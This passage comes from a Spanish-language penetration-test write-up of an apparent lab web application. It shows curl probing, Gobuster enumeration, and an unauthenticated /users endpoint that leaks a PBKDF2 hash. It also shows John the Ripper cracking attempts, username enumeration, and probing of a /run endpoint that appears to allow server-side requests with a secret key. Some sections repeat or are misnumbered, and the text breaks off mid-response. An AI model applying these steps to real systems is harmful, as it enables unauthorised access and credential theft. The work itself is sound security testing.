      <a class="navbar-brand" href="/">Good Tech Inc</a>  
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">  
        <span>⋮</span>  
      </button>  
      <div class="collapse navbar-collapse">  
        <ul class="navbar-nav">  
          <li><a href="#">Home</a></li>  
          <li><a href="#">About</a></li>  
          <li><a href="#">Contact</a></li>  
          <li><a href="#">Edit Introduction</a></li>  
        </ul>  
      </div>  
    </nav>  
    <div class="container">  
      <div class="row">  
        <div class="col">  
          <h1>Introduction</h1>  
        </div>  
      </div>  
    </div>  
  </body>  
</html>
```


6.5 Acceso no autenticado a funciones de edición

Se realizaron solicitudes de lectura a las rutas `/2/edit` y `/4/edit`, correspondientes a las publicaciones **“House Rules”** y **“Useful Links”**, respectivamente. En ambos casos, el servidor respondió con 200 OK y entregó directamente los formularios de edición asociados a cada publicación.

El contenido obtenido también mostró formularios POST destinados a actualizar la información y rutas específicas para eliminar las publicaciones. No se presentó un mecanismo de autenticación previo antes de acceder a estas páginas.

Este comportamiento representa un posible problema de control de acceso, ya que expone funcionalidades administrativas o de modificación de contenido a un cliente que no ha demostrado autenticación. En esta etapa únicamente se realizaron solicitudes GET; no se enviaron solicitudes de modificación o eliminación.

La consulta directa de `/1/edit` mediante una solicitud GET confirmó nuevamente que la aplicación devuelve la interfaz de edición con código 200 OK, sin presentar una redirección hacia un mecanismo de autenticación en la respuesta observada. Este comportamiento refuerza la hipótesis de un posible problema de control de acceso, cuya explotación deberá comprobarse posteriormente de manera controlada.



```
kali@kali: ~  
Session Actions Edit View Help  
</html>  
  
(kali@kali)-[~]  
$ curl -i http://192.168.56.102:8080/2/edit  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:48:09 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 3095  
Connection: keep-alive  
  
<!doctype html>  
<html lang="en">  
  <head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">  
  
    <title> Edit "House Rules" </title>  
  </head>  
  <body>  
    <nav class="navbar navbar-expand-md navbar-light bg-light">
```

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ curl -i http://192.168.56.102:8080/4/edit  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:48:19 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 3064  
Connection: keep-alive  
  
<!doctype html>  
<html lang="en">  
  <head>  
    <!-- Required meta tags -->  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
    <!-- Bootstrap CSS -->  
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">  
  
    <title> Edit "Useful Links" </title>  
  </head>  
  <body>  
    <nav class="navbar navbar-expand-md navbar-light bg-light">  
      <a class="navbar-brand" href="/">Good Tech Inc</a>  
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" data-bs-toggle="collapse" data-bs-target="#navbarSupportedContent">  
        </button>  
    </nav>  
  </body>  
</html>
```

6.6 Identificación de tecnologías

Se utilizó la herramienta WhatWeb para realizar una identificación inicial de las tecnologías utilizadas por la aplicación web ubicada en 192.168.56.102:8080.

El resultado identificó HTML5, Bootstrap 4.3.1, jQuery y nginx 1.14.2. También confirmó que el servidor responde correctamente y que el título de la aplicación corresponde a **“Welcome to Good Tech Inc.'s Snake Oil Project”**.

La herramienta no permitió identificar de manera concluyente el framework utilizado por la aplicación, por lo que este aspecto será investigado mediante técnicas adicionales de enumeración.

```
(kali@kali)-[~]  
$ whatweb http://192.168.56.102:8080  
http://192.168.56.102:8080 [200 OK] Bootstrap[4.3.1], Country[RESERVED][ZZ],  
HTML5, HTTPServer[nginx/1.14.2], IP[192.168.56.102], JQuery, Script, Title[Welcome to Good Tech Inc.'s Snake Oil Project], nginx[1.14.2]  
  
(kali@kali)-[~]  
$
```

6.7 Identificación de métodos HTTP

Se realizó una solicitud mediante el método OPTIONS al servicio web ubicado en 192.168.56.102:8080 para identificar los métodos HTTP declarados por la aplicación en la ruta principal.

El servidor respondió con 200 OK e indicó mediante la cabecera Allow los métodos OPTIONS, GET y HEAD. Este resultado permite complementar la caracterización inicial del servicio HTTP y conocer qué operaciones declara disponibles para la ruta consultada.

Este hallazgo no se considera por sí mismo una vulnerabilidad, por lo que se utilizará únicamente como información complementaria durante la enumeración de la aplicación.

```
(kali@kali)-[~]
$ whatweb http://192.168.56.102:8080
http://192.168.56.102:8080 [200 OK] Bootstrap[4.3.1], Country[RESERVED][ZZ],
HTML5, HTTPServer[nginx/1.14.2], IP[192.168.56.102], JQuery, Script, Title[We
lcome to Good Tech Inc.'s Snake Oil Project], nginx[1.14.2]

(kali@kali)-[~]
$ curl -i -X OPTIONS http://192.168.56.102:8080/
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 07:53:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: OPTIONS, GET, HEAD

(kali@kali)-[~]
$
```

```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.102:8080/ -w /usr/share/wordlists/dirb/
common.txt

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.102:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====

Starting gobuster in directory enumeration mode
=====
01 trash (Status: 200) [Size: 2193]
02 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

6.8 Enumeración de rutas mediante Gobuster

Para ampliar la superficie de ataque identificada manualmente, se utilizó Gobuster en modo de enumeración de directorios sobre el servicio HTTP ubicado en 192.168.56.102:8080.

La herramienta identificó varias rutas accesibles o con respuestas diferenciadas. Entre ellas se encontraron /create, /1, /2 y /4, que ya habían sido observadas durante la enumeración manual, además de nuevas rutas como /login, /registration, /run, /secret, /test y /users.

Algunas respuestas requieren un análisis adicional. La ruta /registration devolvió 200 OK, /users también devolvió 200 OK, mientras que /secret produjo una respuesta 500 Internal Server Error. Por otra parte, /login y /run respondieron con código 405 Method Not Allowed, lo que indica que la solicitud GET utilizada durante la enumeración no corresponde con el método esperado por esas rutas.

Estos resultados permitieron ampliar la superficie de ataque de la aplicación y establecer nuevas rutas de interés para la fase de análisis de vulnerabilidades.

```
(kali㉿kali)-[~]
└─$ curl -i -X OPTIONS http://192.168.56.102:8080/login
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:03:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS

(kali㉿kali)-[~]
└─$
```

6.8.1 Identificación de parámetros del inicio de sesión

Se realizó una solicitud POST vacía al endpoint /login con el propósito de observar el comportamiento de la aplicación ante la ausencia de datos de entrada. El servidor respondió con 400 Bad Request y señaló específicamente que el campo username no puede estar vacío.

Este resultado permitió confirmar que el mecanismo de autenticación espera información estructurada mediante una solicitud POST y, al menos, requiere un parámetro denominado username. La respuesta constituye información útil para comprender la interfaz de autenticación sin haber enviado todavía credenciales reales.

```
(kali㉿kali)-[~]
└─$ curl -i -X POST http://192.168.56.102:8080/login
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:08:08 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive

{"message": {"username": "Username field cannot be blank."}}

(kali㉿kali)-[~]
└─$
```


6.8.2 Identificación del parámetro de contraseña

Después de confirmar que el campo username era obligatorio, se realizó una segunda solicitud POST proporcionando únicamente un valor de prueba en dicho campo. La aplicación respondió con 400 Bad Request e indicó que el campo password tampoco puede estar vacío.

Con esta prueba se confirmó que el endpoint /login espera al menos dos parámetros para procesar una solicitud de autenticación: username y password. La prueba se realizó utilizando un usuario ficticio y sin transmitir credenciales reales.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/login \
-d "username=test"
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:10:21 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive

{"message": {"password": "Password field cannot be blank."}}

(kali㉿kali)-[~]
$
```

6.8.3 Comportamiento ante un usuario inexistente

Se realizó una solicitud POST al endpoint /login utilizando valores ficticios para los campos username y password. La aplicación respondió con código 200 OK y el mensaje User test doesn't exist.

El resultado permitió observar que la aplicación valida inicialmente la existencia del usuario antes de continuar con la comprobación de la contraseña. Este comportamiento proporciona información sobre la lógica de autenticación y puede facilitar la enumeración de usuarios, ya que la respuesta diferencia explícitamente entre un usuario inexistente y otras posibles condiciones de autenticación.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/login \
-d "username=test&password=test"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:13:38 GMT
Content-Type: application/json
Content-Length: 39
Connection: keep-alive

{"message": "User test doesn't exist"}

(kali㉿kali)-[~]
$
```

6.9 Identificación del método HTTP utilizado por el inicio de sesión


Durante la enumeración de la aplicación se analizó la ruta /login, previamente identificada mediante Gobuster. Al consultar las opciones HTTP disponibles, el servidor respondió con 200 OK e indicó mediante la cabecera Allow que la ruta acepta los métodos POST y OPTIONS.

El resultado permite determinar que el mecanismo de inicio de sesión está diseñado para recibir las credenciales mediante una solicitud POST, mientras que una solicitud GET no corresponde al método esperado por la aplicación. Esta información será utilizada para analizar posteriormente el funcionamiento del mecanismo de autenticación y su relación con la información expuesta por el endpoint /users.

6.9.1 Métodos HTTP del endpoint /registration

Se realizó una solicitud OPTIONS sobre el endpoint /registration para identificar los métodos HTTP declarados por la aplicación. El servidor respondió con 200 OK y especificó mediante la cabecera Allow que el endpoint acepta los métodos POST, OPTIONS, GET y HEAD.

Esta información complementa la prueba realizada anteriormente, en la cual una solicitud GET devolvió el mensaje Wrong Method!!!. Por lo tanto, aunque el servidor declara permitir GET, la aplicación puede aplicar lógica adicional para determinar qué método resulta válido para una operación concreta. Este comportamiento será considerado durante el análisis posterior del mecanismo de registro.



```
(kali@kali)-[~]
$ curl -i -X OPTIONS http://192.168.56.102:8080/registration
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:12:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS, GET, HEAD

(kali@kali)-[~]
$
```

6.10 Identificación de parámetros del endpoint /run


Durante la enumeración de los endpoints de la aplicación se analizó la ruta /run, previamente identificada mediante Gobuster. Una solicitud POST sin datos produjo una respuesta 400 Bad Request, en la cual la aplicación indicó que requiere una dirección en el formato url:port.

Este comportamiento permite determinar que el endpoint procesa un destino proporcionado por el usuario para realizar una solicitud de red. Debido a que la respuesta incluye como ejemplo una dirección local (127.0.0.1:12345), se consideró

necesario analizar de forma controlada el comportamiento de esta funcionalidad y determinar si permite acceder a servicios internos del sistema.

Como prueba inicial del funcionamiento del endpoint /run, se envió una solicitud POST utilizando el formato tradicional application/x-www-form-urlencoded y proporcionando un destino válido en el campo url. La aplicación respondió nuevamente solicitando una URL en formato url:port, por lo que el parámetro no fue procesado de la manera esperada.

Este comportamiento llevó a investigar el formato de entrada utilizado por el endpoint antes de continuar con pruebas adicionales. La prueba no produjo modificaciones sobre el sistema objetivo.



```
(kali@kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/run
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:34:57 GMT
Content-Type: application/json
Content-Length: 107
Connection: keep-alive

{"message": "Please provide URL to request in the form url:port. Example: 127.0.0.1:12345", "success": false}

(kali@kali)-[~]
$
```

6.10 Comportamiento de la ruta de registro

La ruta /registration, identificada previamente mediante la enumeración de contenido, respondió con código 200 OK ante una solicitud GET, pero el cuerpo de la respuesta indicó {"error": "Wrong Method!!!". Esto confirma la existencia del endpoint y sugiere que la funcionalidad requiere un método HTTP diferente al utilizado en la prueba. El comportamiento será analizado posteriormente para determinar su función dentro de la aplicación.

6.11 Comportamiento del endpoint /secret

Durante la enumeración de contenido se identificó la ruta /secret. Al realizar una solicitud GET, el servidor respondió con el código 500 Internal Server Error y un mensaje genérico en formato JSON: {"message": "Internal Server Error"}.

La respuesta confirma que el endpoint existe o es procesado por la aplicación, aunque la solicitud realizada no permitió obtener información adicional sobre su funcionamiento. Por sí sola, la respuesta de error no demuestra una vulnerabilidad, por lo que el endpoint se mantiene como elemento de interés para posteriores pruebas de enumeración y análisis.

6.11.1 Métodos HTTP del endpoint /registration

Se realizó una solicitud OPTIONS sobre el endpoint /registration para identificar los métodos HTTP declarados por la aplicación. El servidor respondió con 200 OK y especificó mediante la cabecera Allow que el endpoint acepta los métodos POST, OPTIONS, GET y HEAD.

Esta información complementa la prueba realizada anteriormente, en la cual una solicitud GET devolvió el mensaje Wrong Method!!!. Por lo tanto, aunque el servidor declara permitir GET, la aplicación puede aplicar lógica adicional para determinar qué método resulta válido para una operación concreta. Este comportamiento será considerado durante el análisis posterior del mecanismo de registro.

ANÁLISIS DE VULNERABILIDADES

7.1 Exposición de información de autenticación

Durante la enumeración de los endpoints de la aplicación se identificó la ruta `/users`, la cual respondió con código 200 OK y contenido en formato JSON. La respuesta contiene información correspondiente al usuario `patrick` y un valor almacenado como hash de contraseña utilizando el esquema PBKDF2-SHA256.

La exposición de este tipo de información representa una debilidad de seguridad, ya que un cliente no autenticado puede acceder a datos relacionados con las credenciales de un usuario. Aunque el valor obtenido no corresponde directamente a una contraseña en texto claro, su disponibilidad fuera de un contexto autenticado proporciona información sensible que podría ser utilizada para intentar comprometer la cuenta.

A partir de este hallazgo se investigará el mecanismo de autenticación de la aplicación y la relación entre la información expuesta y los servicios disponibles en la máquina objetivo.

```
(kali㉿kali)-[~]
$ curl -i http://192.168.56.102:8080/users
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:00:04 GMT
Content-Type: application/json
Content-Length: 140
Connection: keep-alive

{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.r
VSol5HxPqdW6Nw$FZJVgjNJIw99RIiojrT/gn9xRr9SI/RYn.CGf84r040"}]}

(kali㉿kali)-[~]
$
```

7.1.1 Identificación del mecanismo de hash

El valor de contraseña obtenido mediante el endpoint `/users` presenta la estructura `$pbkdf2-sha256$29000$...`, correspondiente al esquema PBKDF2 utilizando SHA-256 como función hash y un factor de 29000 iteraciones.

Para comprobar la compatibilidad del formato con una herramienta de auditoría de contraseñas, se consultaron los formatos disponibles en John the Ripper. El resultado confirmó soporte para PBKDF2-HMAC-SHA256.

Esta identificación permite establecer que la aplicación no almacena la contraseña de `patrick` en texto plano, sino mediante un mecanismo de derivación de claves basado en PBKDF2. Sin embargo, debido a que el valor derivado se encuentra expuesto mediante un endpoint accesible sin autenticación, es posible evaluar de forma controlada la viabilidad de recuperar la contraseña a partir del hash.

```
(kali@kali)-[~]
$ john --list=formats | grep -i pbkdf2
Created directory: /home/kali/.john
414 formatsPadlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
(149 dynamic formats shown as just "dynamic_n" here)

(kali@kali)-[~]
$
```

7.1.2 Evaluación preliminar de la recuperación del hash

Con el objetivo de evaluar la viabilidad de recuperar la contraseña asociada al hash expuesto, se realizó una prueba de diccionario utilizando John the Ripper y la lista rockyou.txt.

La herramienta reconoció correctamente el valor como un hash PBKDF2-HMAC-SHA256 con un costo de 29000 iteraciones. Durante la ejecución se observó una velocidad aproximada de entre 130 y 150 intentos por segundo. Después de varios minutos, la prueba había recorrido únicamente una fracción muy pequeña de la lista de palabras y no había obtenido una coincidencia.

La prueba fue detenida de forma controlada debido al elevado tiempo estimado para completar la lista. Este resultado indica que el mecanismo PBKDF2 incrementa considerablemente el costo computacional de un ataque de diccionario, aunque la exposición del hash continúa representando un riesgo debido a que permite realizar intentos de recuperación fuera del sistema objetivo.

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt patrick_hash.txt
Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 SSE2 4x])
Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:28 0.13% (ETA: 2026-09-08 12:48) 0g/s 148.7p/s 148.7c/s 148.7C/s alright..130289
0g 0:00:04:02 0.19% (ETA: 2026-09-08 16:31) 0g/s 133.7p/s 133.7c/s 133.7C/s 030384..smackers
0g 0:00:04:53 0.23% (ETA: 2026-09-08 16:46) 0g/s 132.9p/s 132.9c/s 132.9C/s piccolo..molave
0g 0:00:05:08 0.25% (ETA: 2026-09-08 15:09) 0g/s 139.0p/s 139.0c/s 139.0C/s johnny4..harder
0g 0:00:05:58 0.29% (ETA: 2026-09-08 15:25) 0g/s 138.0p/s 138.0c/s 138.0C/s lashley..joiioi
Session aborted

(kali@kali)-[~]
$
```

7.1.3 Confirmación de la exposición de información de usuarios

Una vez obtenido un access_token mediante la autenticación de la cuenta de laboratorio, se realizó nuevamente una solicitud al endpoint /users utilizando el encabezado Authorization: Bearer.

La aplicación respondió con 200 OK y devolvió el listado de usuarios, incluyendo patrick y la cuenta de laboratorio walkthrough, junto con sus respectivos valores de contraseña almacenados mediante PBKDF2-SHA256.

La prueba confirma que el endpoint proporciona información sensible relacionada con las credenciales de los usuarios. Además, al haberse observado previamente una respuesta similar sin autenticación, se establece que dicha información no se encuentra adecuadamente restringida al contexto de una sesión autenticada.

7.2 Enumeración de usuarios mediante respuestas diferenciadas

Se comparó el comportamiento del endpoint /login utilizando un usuario ficticio y un usuario existente identificado previamente mediante el endpoint /users.

Cuando se proporcionó el usuario ficticio test, la aplicación respondió con el mensaje User test doesn't exist. Posteriormente, al utilizar el usuario patrick con una contraseña deliberadamente incorrecta, la respuesta cambió a Wrong credentials.

La diferencia entre ambas respuestas permite inferir la existencia de un usuario válido sin necesidad de autenticarse. Este comportamiento constituye una técnica de enumeración de usuarios, ya que la aplicación revela información sobre la validez del nombre de usuario mediante mensajes de error diferenciados.

Combinado con la exposición previa del usuario patrick y su hash de contraseña mediante /users, este comportamiento incrementa la información disponible para un atacante durante una evaluación de seguridad.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/login \
-d "username=test&password=test"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:13:38 GMT
Content-Type: application/json
Content-Length: 39
Connection: keep-alive

{"message": "User test doesn't exist"}
```

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/login \
-d "username=patrick&password=incorrecta"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:16:25 GMT
Content-Type: application/json
Content-Length: 33
Connection: keep-alive

{"message": "Wrong credentials"}
```

```
(kali㉿kali)-[~]
$
```


7.3 Identificación del mecanismo de autorización del endpoint /run

Después de determinar que el endpoint /run acepta información en formato JSON, se realizó una solicitud proporcionando únicamente el parámetro url. La aplicación respondió con 400 Bad Request e indicó que era necesario proporcionar una **clave secreta**.

Este resultado permitió identificar que la funcionalidad protegida por /run requiere, además del destino de la solicitud, un parámetro adicional denominado secret_key. La respuesta confirma que la aplicación implementa un mecanismo de autorización para esta función y proporciona información suficiente para continuar investigando cómo se obtiene y valida dicha clave.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:80"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:37:30 GMT
Content-Type: application/json
Content-Length: 55
Connection: keep-alive

{"message":"We need your secret key!","success":false}

(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:80","secret_key":"snakeoilisnotgoodforcorporations"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 09:03:03 GMT
Content-Type: application/json
Content-Length: 70
Connection: keep-alive

{"message":"Wrong secret key! Alert will be raised!","success":false}

(kali㉿kali)-[~]
$
```

7.3.1 Validación de la clave secreta

Se repitió la prueba del endpoint /run utilizando una sesión autenticada mediante el access_token obtenido con la cuenta de laboratorio. La solicitud proporcionó un destino válido y se envió mediante JSON, pero se omitió deliberadamente la clave secreta.

El servidor respondió nuevamente con 400 Bad Request y el mensaje We need your secret key!. El resultado demuestra que la autenticación mediante JWT no sustituye la

validación de la `secret_key` requerida por `/run`, por lo que ambos mecanismos deben considerarse independientes para esta funcionalidad.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/run \
-H "Authorization: Bearer $TOKEN" \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:80"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 08:52:50 GMT
Content-Type: application/json
Content-Length: 55
Connection: keep-alive

{"message":"We need your secret key!","success":false}

(kali㉿kali)-[~]
$
```

7.3.2 Validación de la clave secreta

Para determinar el comportamiento del mecanismo de autorización de `/run`, se realizó una prueba utilizando un valor deliberadamente incorrecto en el parámetro `secret_key`, manteniendo un destino local benigno.

La aplicación respondió con 400 Bad Request y el mensaje `Wrong secret key! Alert will be raised!`, demostrando que el servidor valida el contenido de la clave y rechaza valores incorrectos.

Este resultado confirma que `secret_key` constituye un mecanismo de autorización independiente dentro de la funcionalidad `/run`. La prueba no produjo modificaciones en el sistema objetivo.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.56.102:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"127.0.0.1:80","secret_key":"incorrecta"}'
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 09:00:34 GMT
Content-Type: application/json
Content-Length: 70
Connection: keep-alive

{"message":"Wrong secret key! Alert will be raised!","success":false}

(kali㉿kali)-[~]
$
```

7.3.3 Validación de la funcionalidad `/run`

Posteriormente, una vez identificada una clave válida para la funcionalidad `/run`, se realizó una prueba controlada utilizando como destino `127.0.0.1:80`, correspondiente al servicio HTTP identificado previamente en la propia máquina objetivo.

La respuesta obtenida fue 500 Internal Server Error; sin embargo, el contenido de la respuesta mostró información asociada a una transferencia de 411 bytes, coincidente con el tamaño de la página HTTP observada previamente en el puerto 80. A diferencia de las pruebas realizadas con una clave incorrecta, la aplicación ya no respondió con el mensaje de clave inválida.

Este comportamiento constituye un indicio de que la aplicación procesó la solicitud hacia el destino proporcionado, aunque posteriormente presentó un error al manejar el resultado. Se requirió una prueba adicional mediante un servicio controlado para confirmar de forma directa que la solicitud era realizada desde el servidor objetivo.

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Mon, 07 Sep 2026 09:15:31 GMT
Content-Type: application/json
